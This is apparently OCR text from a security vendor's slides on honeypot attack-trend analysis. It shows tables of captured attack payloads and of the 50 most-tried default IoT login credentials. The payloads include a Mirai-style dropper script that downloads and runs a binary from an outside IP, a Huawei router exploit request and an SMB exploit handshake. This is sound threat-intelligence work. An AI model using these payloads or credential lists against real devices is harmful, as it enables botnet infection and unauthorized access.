
<table>
<tr><th>Count</th><th>Rule List</th><th>Payload</th></tr>
<tr><td>938</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 12156\r\n\r\n</td></tr>
<tr><td>394</td><td>• null</td><td>GET /manager/html HTTP/1.1\nHost: \nConnection: close\nUser_Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36\n\n\n</td></tr>
<tr><td>93</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 8500\r\nConnection: close\r\nAccept-Encoding: gzip\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\r\n\r\n</td></tr>
<tr><td>50</td><td>• null</td><td>HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 14\r\nExpires: Sat, 03 Oct 2020 22:03:10 GMT\r\nCache-Control: max-age=0, no-cache, no-store\r\nPragma: no-cache\r\nDate: Sat, 03 Oct 2020 22:03:10 GMT\r\nConnection: keep-alive\r\n\r\n134.122.</td></tr>
<tr><td>45</td><td>• null</td><td>HTTP/1.1 200 OK\r\nDate: Sat, 03 Oct 2020 15:21:12 GMT\r\nServer: Apache/2.4.6 (CentOS) PHP/5.4.16\r\nLast-Modified: Fri, 02 Oct 2020 14:53:50 GMT\r\nETag: ""5f8-5b0b14cf6b884""\r\nAccept-Ranges: bytes\r\nContent-Length: 1528\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: application/x-sh\r\n\r\n#!/bin/bash\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.73 [redacted] /mips; chmod +x mips; ./mips; rm -rf mips\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.7</td></tr>
<tr><td>44</td><td>• null</td><td>HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 14\r\nContent-Type: text/plain; charset=utf-8\r\nDate: Sat, 03 Oct 2020 23:01:01 GMT\r\n\r\n134.122</td></tr>
<tr><td>41</td><td>• null</td><td>POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest username=""dslf-config"", realm=""HuaweiHomeGateway"", nonce=""88645cefb1f9ede0e336e3569d75ee30"", uri=""/ctrlt/DeviceUpgrade_1"", response=""3612f843a42db38f48f59d2a3597e19c"", algorithm=""MD5"", qop=""auth"", nc=00000001, cnonce=""248d1a2560100669""\r\n\r\n<?xml version=""1.0"" ?><s:Envelope xmlns:s=""h**p://schemas.xmlsoap.org/soap/envelope/"" s:encodingStyle=""h**p://schemas. [redacted] /soap</td></tr>
<tr><td>34</td><td>• null</td><td>\x00\x00\x00T\xffSMBr\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\x001\x00\x02LANMAN1.0\x00\x02LM1.2X002\x00\x02NT LANMAN 1.0\x00\x02NT LM 0.12\x00\x00\x00\x00c\xffSMBs\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\r\xff\x00\x00\x00\xdf\xff\x02\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00&\x00\x00.\x00Windows 2000 2195\x00Windows 2000 5.0\x00\x00\x00\x00[\xffSMBu\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x08\xc5^\x04\xff\x00\x00\x00\x00\x00\x01\x00\x1c\x00\x00\\\172. [redacted] \\IPC$\x00????\x00EPATH_REPLACE__?????\x00\x00\x00\x00J\xffSMB%\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00J\x00\x00\x00J\x00\x02\x00#\x00\x00\x00\x07\x00\\PIPE\\\x00</td></tr>
</table>

txOne networks

Attack Trend Analysis as an Early Warning System


No.	Credentials	Count	Note	No.	Credentials	Count	Note
1	[admin/admin]	547,672,193		26	[default/OxhlwSG8]	406,363	HiSilicon IP Camera
2	[nproc/nproc]	10,370,936		27	[guest/guest]	399,855	
3	[1/1]	4,395,542		28	[default/]	395,341	
4	[root/root]	3,806,346		29	[root/default]	389,838	
5	[root/admin]	2,625,499		30	[daemon/daemon]	370,784	
6	[user1/]	2,490,896		31	[root/7ujMko0admin]	370,197	Dahua IPCam
7	[user/user]	2,318,470		32	[root/Zte521]	358,254	ZTE routers
8	[support/support]	1,836,877	Solace PubSub+	33	[root/password]	352,916	
9	[0101/0101]	1,581,673		34	[admin/1234]	297,504	
10	[default/default]	864,820		35	[root/1234]	293,879	
11	[root/matrix]	811,410		36	[root/7ujMko0vizxv]	284,787	Dahua IPCam
12	[root/tsgoingon]	743,482	Mirai Variant Use	37	[root/hi3518]	277,281	Hisilicon
13	[root/vizxv]	736,758	Dahua IPCam	38	[admin/password]	265,645	
14	[cisco/cisco]	706,357		39	[root/1111]	252,358	
15	[root/taZz@23495859]	694,077	Mirai Variant Use	40	[pi/raspberry]	250,669	
16	[root/solokey]	693,685		41	[root/ipcam_ rt5350]	225,890	
17	[0/0]	648,647		42	[pi/raspberryraspberry993311]	224,223	
18	[root/xc3511]	607,536	Xiong Mai Technology IP cam, DVR, NVR from China	43	[root/5up]	223,319	
19	[admin/]	511,599		44	[root/hunt5759]	222,769	
20	[root/123456]	488,919		45	[root/1001chin]	222,125	Hikvision and Mirai Variant Use
21	[telnetadmin/telnetadmin]	478,956	贝尔E-140W-P	46	[root/xmhdipc]	220,350	Xiongmai Tech
22	[guest/12345]	451,022		47	[root/anko]	216,127	ANKO Teck
23	[root/t0talc0ntr0l4!]	448,493	Control4 Smart Home	48	[root/GM8182]	203,077	Grain Media
24	[root/12345]	415,380		49	[root/jvbzd]	198,154	
25	[default/S2fGqNFs]	408,724	HiSilicon IP Camera	50	[admin/admin]	190,757	

Attack Trend Analysis as an Early Warning System




txOne™ networks

Attack Trend Analysis as an Early Warning System





txOne™ networks

